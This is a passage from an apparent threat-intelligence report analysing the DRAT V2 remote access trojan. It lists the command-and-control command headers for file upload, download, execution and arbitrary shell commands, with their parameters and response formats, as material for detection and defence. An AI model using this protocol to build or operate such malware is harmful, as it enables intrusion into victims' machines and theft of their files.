my_ini_info|	7	1: Data after the ~ character from the inbound request 2: Hard-coded string "N.A" 3: Username retrieved via System::Sysutils:: GetEnvironmentVariable("USERNAME") 4: Windows version retrieved by GetVersionExW(), translated into one of the following, which is Base64-encoded in the source code: • Windows 11 OS • Windows 10 OS • Windows 8 or 10 • Windows 7 OS • Unknown Windows Version 5: Hard-coded string win-def 6: Current date and time in the YYYY-MM-DD HH:MM:SS format, retrieved via System::Sysutils::Now() 7: Full path of the working directory

Echo/Connectivity Test

The sup command is used to verify active communication with the compromised host.

Echo/Connectivity Test Request Header	Parameters	Parameter Description
sup	0	
Command Execution Response Header	**Parameters**	**Parameter Description**
hello_frm_me	0	

List Volumes

The lst_of_sys_drvs command allows DRAT V2 to enumerate accessible logical drives on the target machine.

List Volumes Request Header	Parameters	Parameter Description
lst_of_sys_drvs	0	
List Volumes Response Header	**Parameters**	**Parameter Description**
lst_of_sys_drvs	1	List of volumes in the following format: [volume letter 1]:\1000000\r\n[volume letter 2]1000000\r\n[volume letter n]1000000\r\

List Directories with Attributes

The here_are_dir_details command retrieves structured metadata for directories and files, including name, size, timestamp, and path. Notably, the implementation contains a flaw where the full path concatenates improperly with subsequent entries, potentially impacting operator parsing.

List Directories Request Header	Parameters	Parameter Description
here_are_dir_details	1	Directory path

List Directories Response Header	Parameters	Parameter Description
here_are_dir_details	1	List of sub-directories and files with attributes in the following format, separated by "+": • Directory or filename • File size in bytes or "N/A" for directories • Timestamp of file using Sysutils::FileAge or the default 1899-12-29 00:00:00 for directories • Full path

File Size

The filina_for_down command is used to retrieve the byte size of a specified file.

File Size Request Header	Parameters	Parameter Description
filina_for_down	1	File path

File Size Response Header	Parameters	Parameter Description
fileina_detailwa	1	Size in bytes of the file

File Upload

The file_upl~ command supports the transfer of files from the C2 to the target host. The command requires specification of both the file path and size, facilitating payload staging or deployment of secondary tools.

File Upload Request Header	Parameters	Parameter Description
fil_upl~	2	File path and size

File Upload Response Header	Parameters	Parameter Description
fil_upl_confrm	0	

File Execution

The this_filina_exec command executes a specified file on the host system. This capability enables the delivery of additional payloads or the execution of existing binaries within the local file system.

File Execution Request Header	Parameters	Parameter Description
this_filina_exec	1	Full path of the file to execute
File Execution Response		
file_exec_confirm		

File Download

The fil_down_confirmina command enables exfiltration of files from the victim system to the C2 server. Unlike other responses, there is no response header, and only the raw file contents are sent to the C2.

File Download Request Header	Parameters	Parameter Description
fil_down_confirmina	1	Full path of the file to download

File Download Response Header	Parameters	Parameter Description
Does not have a header	0	Raw file contents

Command Execution

The exec_this_comm command permits arbitrary shell command execution on the infected host. This adds significant flexibility for interactive operations, enabling real-time tasking and on-demand post-exploitation activity.

Command Execution Request Header	Parameters	Parameter Description
exec_this_comm	1	Windows command

Command Execution Response Header	Parameters	Parameter Description
comm_resultwa	1	Requested Windows command response

To read the entire analysis, click here to download the report as a PDF.

Source: https://www.recordedfuture.com/research/drat-v2-updated-drat-emerges-tag-140s-arsenal